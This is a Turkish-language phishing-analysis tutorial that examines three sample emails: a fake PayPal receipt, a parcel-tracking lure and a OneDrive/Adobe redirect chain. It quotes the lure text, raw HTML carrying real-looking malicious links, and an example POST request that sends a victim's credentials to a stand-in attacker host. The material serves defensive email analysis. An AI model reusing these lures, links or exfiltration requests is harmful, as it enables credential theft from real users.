Defanged (Zararsızlaştırılmış ve Güvenli) URL:

[httpxp\[://\]www\[.\]suspiciousdomain\[.\]com/login\[.\]php](httpxp[://]www[.]suspiciousdomain[.]com/login[.]php)

Arka Plandaki Mantık: Yukarıdaki işlemde HTTP protokol belirteci `httpxp` olarak değiştirilmiş, URL yapısını belirleyen `.` (nokta) ve `://` karakterleri köşeli parantez `[ ]` içine alınmıştır. Bu sayede hiçbir iletişim uygulaması veya tarayıcı, bu metni çalıştırılabilir bir link olarak algılayamaz. IP adresleri analiz edilirken de (Örn: `192[.]168[.]1[.]50` şeklinde) aynı güvenlik prosedürü zorunludur.

Soruşturma Safhası (Investigation Setup)

Öğrendiğimiz "Header Analizi", "HTML Gövde Manipülasyonu" ve "Oltalama Taktikleri" bağlamındaki tüm teknik yetkinliklerimizi kullanarak, laboratuvar ortamımızdaki bir sonraki hedefimiz olan `email3.eml` dosyasını statik olarak analiz edip, saldırganın kullandığı spesifik zafiyetleri ve gizlediği Payload (zararlı yük) hedeflerini deşifre etmektir.

Sipariş İptali (Cancel Your Order) Oltalama E-postası Analizi

Bu analizde, PayPal'dan gelmiş resmi bir işlem makbuzunu taklit etmek üzere tasarlanmış bir e-posta örneği incelenmektedir. Temel odak noktamız, saldırganların güvenilir servisleri taklit etmek için sahte (spoofed) e-posta adreslerini nasıl kullandıklarını ve zararlı bağlantıların nihai hedefini gizlemek (obfuscation) amacıyla URL kısaltma (URL shortening) servislerini nasıl stratejik bir şekilde konumlandıklarını anlamaktır.

Kullanılan Oltalama (Phishing) Teknikleri


Saldırganlar bu senaryoda kurbanı manipüle etmek için üç temel vektör kullanmıştı:

- Spoofed Email Address (Sahte E-posta Adresi):** Saldırganın, gönderici kimliğini (Sender ID) değiştirerek meşru ve güvenilir bir organizasyondan (PayPal) geliyormuş gibi görünmesi tekniğidir. Acil bir güven tesisi için kullanılır.
- URL Shortening (URL Kısaltma):** Zararlı bağlantının gerçek hedef sunucusunu ve yolunu gizlemek için `is.gd`, `bit.ly` gibi yönlendirme (redirection) servislerinin kullanılmasıdır. Güvenlik ağ geçitlerini (Email Security Gateways) atlatmayı amaçlar.

3. **Branded HTML (Markalı HTML):** Kurumsal logoların, renk paletlerinin ve e-posta şablonlarının kopyalanarak e-postaya tamamen otantik (gerçek) bir görünüm kazandırılmasıdır.

E-posta Başlığı (Header) Analizi ve İlk Gözlemler

Analize e-posta başlığını (header) inceleyerek başladığımızda, saldırının doğasını ele veren üç kritik gösterge (Indicator of Compromise - IoC) ile karşılaşyoruz:



- **Dikkat Çekici Konu Satırı (Attention-grabbing subject line):** Kullanılan konu başlığı ("Your Receipt for Payment to Amazing Stuff"), kurbanda sahte bir işlem yapıldığı algısı yaratarak aciliyet hissi (Sense of Urgency) oluşturur. Psikolojik olarak kurbanın mantıklı düşünmesini engelleyip aceleyle eyleme geçmesini sağlamak hedeflenmiştir.
- **Gönderen Adresi (From address):** Analizdeki en net kırmızı bayrak (red flag) burasıdır. E-posta istemcisinin arayüzünde "görünen isim" service@paypal.com olarak ayarlanmış olsa da, gerçek SMTP gönderici detayları incelendiğinde asıl kaynağın tamamen anlamsız bir adres olan noreplyexmhwe9hhzdglne9ml1xqzypnedg51ny7yleqejbwe@sultanbogar.com olduğu açıkça görülmektedir. SMTP protokolünün doğası gereği From başlığının doğrulama yapılmadan kolayca manipüle edilebilmesi, bu tür saldırıların temelini oluşturur.
- **Alıcı Adresi (To address):** Alıcı adresi (0008812034377940108id@mail.info.cnsmr.sg3.yahoo.net), standart bir Yahoo alan adı yapısına uymayan, muhtemelen spam kampanyaları için otomatik olarak oluşturulmuş (generated) olağandışı bir yönlendirme veya takip adresidir.

E-posta Gövdesi (Body) ve Psikolojik Manipülasyon

E-posta içeriğine inildiğinde, "Amazing Stuff" adlı sahte bir satıcıdan alınmış 120.00 USD değerinde bir "Hediye Kartı" (Gift Card) alım faturası görülmektedir.



Sun, July 11, 2021 9:29 PM
Transaction ID: 74221905U

Charge will appear on your credit card statement as "PAYPAL "WORLDGIFT"
Payment sent to helpcenter@.com

Hello Customer,

You sent a payment of \$120.00 USD to Amazing Stuff
(helpcenter@.com)

Funding Sources Used (Total)

Credit Card \$120.00 USD

It may take a few moments for this transaction to appear in your account.

Merchant
Amazing Stuff
helpcenter@.com
899-552-

Instructions to merchant
You haven't entered any instructions.

Email address - confirmed
ppmxdrilling@.com

Shipping details
The seller hasn't provided any shipping details yet.

If you didn't make this order or if you believe an unauthorized person is attempting to access your account, please click the button below for cancel your order.

Cancel the order

Cancel Order Button

Issues with this transaction?

You have 180 days from the date of the transaction to open a dispute in the Resolution Center.

Questions? Go to the Help Center at www.paypal.com/help.

Please do not reply to this email. This mailbox is not monitored and you will not receive a response. For assistance, log in to your PayPal account and click Help in the top right corner of any PayPal page or please contact us toll free at 1-888-221-1161.

You can receive plain text emails instead of HTML emails. To change your Notifications preferences, log in to your account, go to your Profile, and click My settings.

Copyright © 1999-2021 PayPal, Inc. All rights reserved. PayPal is located at 2211 N. First St., San Jose, CA 95131.
PayPal PPX001066:1.1:c9779baf706

Description	Unit price	Qty	Amount
Amazing Stuff Gift Card (EMAIL DELIVERY) Item# 1123685	\$30.00 USD	4	\$120.00 USD
Subtotal			\$120.00 USD
Total			\$120.00 USD
Payment			\$120.00 USD

Saldırının mimarisi, kurbanın "Ben böyle bir harcama yapmadım, hesabım çalındı!" paniğiyle hareket etmesine dayanır. Geleneksel ortalama saldırılarının aksine, bu e-postada zararlı bir ek (attachment) bulunmamaktadır. Tüm senaryo, kurbanı tek bir etkileşimli (interactive) HTML elementine yönlendirmek üzere tasarlanmıştır: **Cancel the order (Siparişi İptal Et)** butonu.

Kaynak Kodu (Raw Source) ve Buton İncelemesi

Bu tür butonlara doğrudan tıklamak, cihazı Drive-by Download (kullanıcı etkileşimi olmadan arka planda zararlı yazılım indirilmesi) saldırılarına veya doğrudan kimlik bilgisi hırsızlığına (Credential Harvesting) maruz bırakabilir. Hedefi anlamak için e-postanın ham HTML kodu analiz edilmelidir.

```
<!-- CTA text 17/21 -->
<td bgcolor="#0070BA" align="center" valign="middle" style="padding:13px
90px 13px 90px; display: block; color:#ffffff !important; text-decoration:none; white-space: nowrap;
-webkit-print-color-adjust: exact; display: block; font-family:Calibri, Trebuchet, Arial, sans serif;
font-size:17px; line-height:21px; color:#ffffff !important;border-radius:25px;" class="ppsans
mobilePadding9"><a type="Link" isLinkToBeTracked="true" target="_blank"
linkId="e854f9fff3d47fb841257f9bebb4d1b6" style="text-decoration:none;color:#ffffff !important;
white-space: nowrap;" href="https://is.gd/6oCJ4m?#-u7g?ah7Je1">Cancel the order</a></td>
<!-- end CTA text --></tr>
```

```
<a type="Link" isLinkToBeTracked="true" target="_blank"
style="text-decoration:none;color:#ffffff !important; white-space: nowrap;"
href="https://is.gd/6oCJ4m?#-u7g?ah7Je1">Cancel the order</a>
```


Analiz: Yukarıdaki kod bloğunda görüldüğü üzere, butonun hedef URL'i (href) doğrudan bir paypal.com adresine değil, bir URL kısaltma servisine (**is.gd**) gitmektedir. Sonundaki **#-u7g?ah7Je1** kısmı, büyük ihtimalle kampanya takibi (tracking) veya güvenlik analiz araçlarının ön belleğini (cache) atlatmak için eklenmiş rastgele bir parametredir.

ÖNEMLİ: Kısaltılmış bir URL'in nihai hedefini çıplak gözle doğrulamak mimari olarak imkansızdır. Saldırgan bu teknikle sadece hedefini gizlemekle kalmaz, aynı zamanda URL itibarına (URL Reputation) dayalı çalışan güvenlik duvarlarını atlatmayı hedefler, çünkü `is.gd` gibi servisler varsayılan olarak engellenmez.

Analiz ve Çözümleme (De-obfuscation) Süreci

Kısaltılmış URL'lerin arkasında ne yattığını anlamak için güvenli bir ortamda (Sandbox) veya OSINT araçları kullanarak bağlantı analizi yapılmalıdır.

Bu işlem için **WhereGoes** gibi ağ trafiğini sizin yerinize takip eden araçlar kullanılır. Görseldeki analize göre, bağlantı genişletildiğinde doğrudan zararlı bir siteye gitmek yerine, aracı bir Google yönlendirme (redirect) sayfasına (Almanca bir Google gizlilik onayı sayfası üzerinden) ulaştığı görülmektedir.



Bu durum, saldırırganın güvenlik mekanizmalarını atlatmak için **Açık Yönlendirme (Open Redirect)** zafiyetlerinden veya meşru altyapıların (Google servisleri) itibarından faydalandığını gösterir. Trafiği güvenilir bir alan adı (Google) üzerinden geçirerek tarayıcı güvenlik filtrelerinin (Google Safe Browsing gibi) tetiklenmesini zorlaştırır ve kurbanı en son aşamada asıl sahte PayPal giriş ekranına (Phishing Landing Page) düşürür.

Kargo Takibi (Track Your Package) Oltalama E-postası Analizi

Bu analizde, kurbanda sahte bir aciliyet hissi (Sense of Urgency) yaratmak amacıyla resmi bir kargo/dağıtım merkezi bildirimini taklit eden bir oltalama (phishing) e-postasını teknik bir perspektiften inceliyoruz. Bu vaka çalışmasında, saldırırganların sahte e-posta adreslerini, bağlantı manipölasyonunu ve e-postanın açılıp açılmadığını doğrulayan izleme piksellerini

(**Pixel Tracking**) nasıl entegre ettiklerini ham kaynak kodu (**Raw Source Code**) üzerinden analiz edeceğiz.


Oltalama (Phishing) Vektörleri ve Kullanılan Teknikler

Saldırgan, kurbanın güvenlik bariyerlerini aşmak ve cihazında veya kimlik bilgilerinde (credentials) tahribat yaratmak için üç temel teknik kullanmıştır:

- **Spoofed Email Address (Sahte E-posta Adresi):** Göndericinin e-posta başlıklarındaki (headers) "Görünen Ad" (Display Name) kısmını manipüle ederek, e-postanın güvenilir bir kurumdan (Örn: Dağıtım Merkezi) geliyormuş gibi görünmesini sağlama işlemidir. Kurbanın teknik inceleme yapmadan anında güven duyması hedeflenir.
- **Pixel Tracking (Piksel İzleme):** E-posta gövdesine gömülü, genellikle 1x1 piksel boyutlarında, şeffaf ve gözle görülmeyen resim dosyalarıdır. Kurban e-postayı açıp resimleri yüklediğinde, saldırganın sunucusuna sessiz bir web isteği (HTTP GET request) gönderilir.
- **Link Manipulation (Bağlantı Manipülasyonu):** Görünürde meşru bir kargo takip numarası veya metni gibi duran bir köprünün (hyperlink), arka planda tamamen farklı ve zararlı bir URL'e işaret etmesidir.

İlk Gözlemler ve Güvenlik İhlali Göstergeleri (IoC)

E-postanın yüzey seviyesindeki (istemci arayüzündeki) analizini yaptığımızda, kurbanı tuzağa düşürmek için kurgulanmış şu anomaliler tespit edilmektedir:



1. Konu Satırı (Subject Line): İçerisinde sahte bir kargo takip numarası barındıran konu satırı, kurbanı paketin nerede olduğunu veya neden teslim edilemediğini görmek için e-postayı aceleyle açmaya ve içindeki bağlantıya tıklamaya zorlar. Bu tamamen bir sosyal mühendislik (Social Engineering) taktiğidir.

2. Gönderen Adresi (From Address) Uyuşmazlığı: Bu e-postadaki en kritik kırmızı bayrak (red flag) burasıdır. E-posta istemcisinde gönderici adı **Distribution Center** (Dağıtım Merkezi) olarak maskelenmiştir. Ancak asıl gönderen adresinin (contact@beginpro.club) lojistik veya kargo hizmetleriyle uzaktan yakından bir ilgisi yoktur. SMTP (Simple Mail Transfer Protocol) doğası gereği From başlığının kimlik doğrulaması olmadan kolayca değiştirilebilmesi, bu saldırının temel dayanağıdır.

3. Köprü (Hyperlink) Belirsizliği: E-posta gövdesindeki bağlantı metni, konu satırındaki kargo takip numarasıyla aynıdır. Ancak bu sadece ekranda görünen kısımdır (Anchor text).

Arka planda (href niteliğinde) bağlantının kurbanı nereye yönlendirdiği (zararlı bir payload indirme sunucusu mu yoksa sahte bir giriş sayfası mı) sadece istemci arayüzüne bakılarak anlaşılamaz.

```
<html>
<body>
<center>
<a style="color:#000000" href="http://devret.xyz/4833mt11254939vf6888zq22032si1269du1508rr" >
<font color=indianred size=5 face=Rockwell> <FONT color="#0000FF" face="arial" size=5><strong>
</FONT>><br/><br/>
</a>
<br />

<map name="grmk"><br />
<area shape="rect" coords="0, 0, 1500, 1400" href="http://devret.xyz/4833fx11254939ea6888wk22032mk1269ep1508rr" >
</map>
<br />

<map name="unsub">
<area shape="rect" coords="0, 0, 1500, 1400" href="http://devret.xyz/4833jo11254939iz6888xo22032gu1269jm1508uu" >
</map>
<br />
</center>
</body>
</html>


```

E-posta Sağlayıcılarının Defansif Mekanizmaları ve Görüntü Engelleme

Bu spesifik analizde Yahoo (veya benzeri modern e-posta sağlayıcıları), e-posta içindeki resimlerin otomatik olarak yüklenmesini ve bağlantıların (linklerin) tıklanabilir olmasını engellemiştir.

Normal şartlarda, bir kurban faresini şüpheli bir bağlantının üzerine getirdiğinde (hover), tarayıcının veya e-posta istemcisinin sol alt köşesinde bağlantının asıl gideceği URL görünür. Ancak Yahoo bağlantıları tamamen devre dışı bıraktığı için bu klasik teknik bu senaryoda işe yaramaz.

ÖNEMLİ: Yahoo'nun resimleri otomatik engellemesinin temel sebebi **Pixel Tracking (Piksel İzleme)** saldırılarını ve olası **Drive-by Download** (kullanıcı etkileşimi olmadan, sadece e-postanın/sayfanın görüntülenmesiyle arka planda zararlı yazılım indirilmesi) girişimlerini engellemektir. Eğer resimler otomatik yüklenseydi, saldırgan kurbanın e-postayı açtığını anında öğrenecek ve kurbanı "aktif ve duyarlı hedef" (Live Target) olarak işaretleyecekti.

Ham Kaynak Kodu (Raw Source Code) ve Piksel İzleme (Pixel Tracking) Analizi

Güvenlik mekanizmalarının fareyle üzerine gelme (hover) gibi özellikleri devre dışı bıraktığı durumlarda, e-postanın asıl niyetini ve gizlenmiş bağlantıları ortaya çıkarmanın tek güvenli yolu, e-postanın ham kaynak kodunu (Raw HTML/MIME source) incelemektir.

Tracking.png dosyası üzerinden referans verilen sistemin arka planda nasıl çalıştığını anlamak için, tipik bir izleme pikselinin ham HTML kodundaki görünümünü inceleyelim:

```
<!-- Saldırganın e-postaya gizlediği tipik bir izleme pikseli (Pixel Tracking) kodu -->

```

```
<!-- Görünürde kargo takip numarası olan ancak zararlı bir adrese  
yönlendiren bağlantı -->  
<a href="http://malicious-phishing-site.com/login">1Z9999999999999999</a>
```

Bu kod bloğunun derinlemesine analizi:

- ** Etiket ve HTTP GET İsteği:** E-posta istemcisi resimleri yüklemeye izin verseydi, bu 1x1 piksel (görünmez) boyutundaki resim kurbanın ekranında render edilmeye çalışılacaktı. Bu işlem sırasında kurbanın bilgisayarına, `attacker-server.com` adresine otomatik bir HTTP GET isteği gönderir.
- **İfşa Olan Bilgiler:** Bu GET isteği sunucuya ulaştığında, saldırgan kurbanın **IP adresini**, **coğrafi konumunu**, e-postayı açtığı **tarih ve saati** ve e-posta istemcisinin/tarayıcısının türünü (**User-Agent**) elde eder. URL sonundaki `target=victim@example.com` parametresi sayesinde, sprey (spam) şeklinde atılan milyonlarca e-posta arasından spesifik olarak hangi kullanıcının oltaya düştüğü doğrulanır.
- **<a> (Bağlantı) Etiket Manipülasyonu:** `href` parametresi kurbanın gerçekten yönlendirileceği zararlı alanı (`[malicious-phishing-site.com/login]` (`https://malicious-phishing-site.com/login`) gösterirken, iki etiket arasına yazılan metin (`1Z9999999999999999`) kurbanı gösterilen sahte kargo takip numarasıdır. Yahoo linkleri devre dışı bıraktığı için, kurbanın nereye yönlendirileceğini bulabilmemizin tek yolu kaynak kodundaki bu `href` değerini statik olarak okumaktır.

DİKKAT: Şüpheli e-postaların analizini yaparken tıklanabilir alanlarla (butonlar, linkler) asla doğrudan etkileşime girilmemelidir. E-posta her zaman "Düz Metin" (Plain Text) modunda veya kaynak kodundan incelenmeli, e-postadaki URL'ler defang (etkisizleştirme, Örn: `http[://]malicious-site[.]com`) edilerek Sandbox veya OSINT ortamlarında (URLScan.io vb.) güvenli bir şekilde analiz edilmelidir.

Belge İndirme (Download Document) Oltalama Kampanyası Analizi

Bu analiz, kullanıcı kimlik bilgilerini ele geçirmek amacıyla çok aşamalı yönlendirme zinciri (**multi-stage redirection chain**) kullanan bir oltalama (**Phishing**) kampanyasını detaylandırmaktadır. Bu vakada saldırganların; kurbanı sahte bir giriş porteline (**fraudulent login portal**) çekmek için OneDrive, Adobe ve Microsoft gibi kurumsal belge paylaşım servislerinin itibarlarını (**reputation**) nasıl istismar ettiklerini teknik bir perspektiften inceleyeceğiz.


Kampanyada Kullanılan Oltalama (Phishing) Teknikleri

Saldırganlar, kurbanın güvenlik bariyerlerini ve analitik düşünme yetisini aşmak için aşağıdaki vektörleri bir arada kullanmıştır:

- **Artificial Urgency (Yapay Aciliyet):** Kurbanda eyleme geçmesi için çok dar bir zaman dilimi sunarak, aceleyle ve dikkatsizce hareket etmesini sağlayan psikolojik bir tetikleyicidir.
- **Brand Impersonation (Marka Taklidi):** Microsoft ve Adobe gibi güvenilir markaların kurumsal kimliklerini, arayüzlerini ve logolarını kopyalayarak kurbanda sahte bir güvenlik hissi (**false sense of security**) yaratma stratejisidir.
- **Link Redirection (Bağlantı Yönlendirme):** Kurbanı nihai zararlı hedefe (payload veya sahte giriş sayfası) ulaştırmadan önce bir dizi aracı URL üzerinden geçirme işlemidir. Bu teknik, özellikle temel e-posta güvenlik filtrelerini (**Email Security Gateways**) atlatmak ve analistlerin iz sürmesini zorlaştırmak için kullanılır.
- **Credential Harvesting (Kimlik Bilgisi Toplama):** Kurbanın kullanıcı adı ve parolalarını ele geçirmek (**exfiltrate** - veriyi izinsiz olarak dışarı sızdırmak) amacıyla, meşru bir servisin kimlik doğrulama ekranını birebir kopyalayan sahte portalların kullanılmasıdır.

E-posta Üzerindeki İlk Gözlemler (First Observations)


Ortalama e-postasının yüzey analizi (surface analysis) yapıldığında, saldırının tamamen zamanlama ve aciliyet üzerine kurgulandığı görülmektedir:



- **Gönderim Tarihi (Send Date):** E-posta 15 Temmuz 2021, Perşembe günü gönderilmiştir.
- **Son Kullanım Tarihi (Expiration Date):** Kurbanda gönderilen faks belgesini indirme bağlantısının, e-postanın geldiği gün ile **aynı gün** sona ereceği belirtilmiştir. Bu, doğrudan **Artificial Urgency** tekniğinin uygulamalı bir örneğidir. Amaç, kurbanın bağlantının meşruiyetini kontrol etmesine veya bilgi işlem departmanına (IT/SOC) danışmasına fırsat vermeden butona tıklamasını sağlamaktır.
- **Eylem Çağrısı (Call to Action):** E-posta gövdesinde kurbanın etkileşime girmesi beklenen "**Download Document Here**" (Belgeyi Buradan İndirin) butonu bulunmaktadır. Bu buton, tüm saldırı zincirini (kill chain) başlatan tetikleyicidir.

Yönlendirme Zinciri ve Saldırı Akışı (The Redirection Chain)

Kurban e-postadaki "Download Document Here" butonuna tıkladığında doğrudan bir kimlik avı sayfasına düşmez. Savunma sistemlerini (otomatik URL analiz araçları) atlatmak ve kurbanın şüphelerini yatıştırmak için karmaşık bir yönlendirme akışı (**redirect flow**) tasarlanmıştır. Bu akışın adımları şu şekildedir:



1. Kurban ilk olarak meşru bir **OneDrive** paylaşım klasörünü (share) taklit eden bir açılış sayfasına (**landing page**) yönlendirilir.
2. Bu sahte OneDrive sayfasındaki butonlarla etkileşime girilmesi (örneğin belgeyi açmaya çalışmak), kurbanı arka planda çalışan ikinci bir yönlendirmeye (**second redirection**) sokar.
3. İkinci aşamada kurban, bu kez **Adobe** markasını taklit eden (impersonating) tamamen farklı bir siteye düşer.

DİKKAT: Bu Adobe görünümlü sayfada kritik kırmızı bayraklar (**red flags**) mevcuttur. Adres çubuğundaki URL son derece şüphelidir (kurumsal Adobe alan adlarıyla veya bilinen alt alan adlarıyla uyuşmaz) ve sayfada kullanıcıya verilen talimatlar mantıksızdır (**nonsensical**). Bu tutarsızlıklar, bir güvenlik analisti için net birer uzlaşma göstergesidir (**Indicator of Compromise - IoC**).

Kurban bu tutarsızlıkları gözden kaçırdığında nihai tuzağa (final trap) çekilir: Belgeyi görüntüleyebilmesi için kendi e-posta sağlayıcısıyla (Microsoft/Outlook vb.) giriş yapmasını talep eden bir **Credential-Harvesting** portalı.

Kimlik Doğrulama Zafiyeti ve Veri Sızdırma (Credential Exfiltration)

Bu vaka örneğinde kurban, sahte portal üzerinde Outlook seçeneğini seçerek kimlik bilgilerini (credentials) girmeye çalışmaktadır.

Kurban tamamen geçerli ve doğru (**valid**) kimlik bilgilerini girmiş olsa bile, sistemin vereceği yanıt her zaman aynıdır: **Genel bir hata mesajı (generic error message)**.

Bunun arka plandaki teknik anlamı nedir? Karşımızdaki sayfa kullanıcının e-posta servisiyle (Microsoft Azure AD veya Exchange Server) hiçbir şekilde iletişim kurmamakta, arka planda bir kimlik doğrulama (**authentication**) veya yetkilendirme (**authorization**) işlemi gerçekleştirmemektedir. Bu portal, kullanıcının forma girdiği verileri alıp, doğrudan saldırganın kontrol ettiği komuta ve kontrol sunucusuna (**C2 Server / Attacker's Server**) bir HTTP POST isteğiyle ileten aptal bir arayüzden (front) ibarettir.

Arka planda gerçekleşen işlem kavramsal olarak şu şekildedir:

```
POST /harvest_login.php HTTP/1.1
```

```
Host: malicious-attacker-domain.com
```

```
Content-Type: application/x-www-form-urlencoded
```

```
username=victim@company.com&password=Mypa$$w0rd!&provider=Outlook
```

Yukarıdaki POST isteğinde de görüldüğü gibi, kurban "Giriş Yap" butonuna bastığı an, kullanıcının e-posta adresi ve parolası şifresiz (plain-text) form verisi olarak doğrudan saldırganın sunucusuna (`malicious-attacker-domain.com`) gönderilir. Sunucu veriyi aldıktan sonra, kurbanın şüphelenmesini önlemek veya parolayı yanlış girdiğini düşünerek tekrar denemesini sağlamak amacıyla ekrana bilinçli olarak "generic error message" (Örn: "Sunucuya bağlanılamadı, lütfen tekrar deneyin") yansıtır.

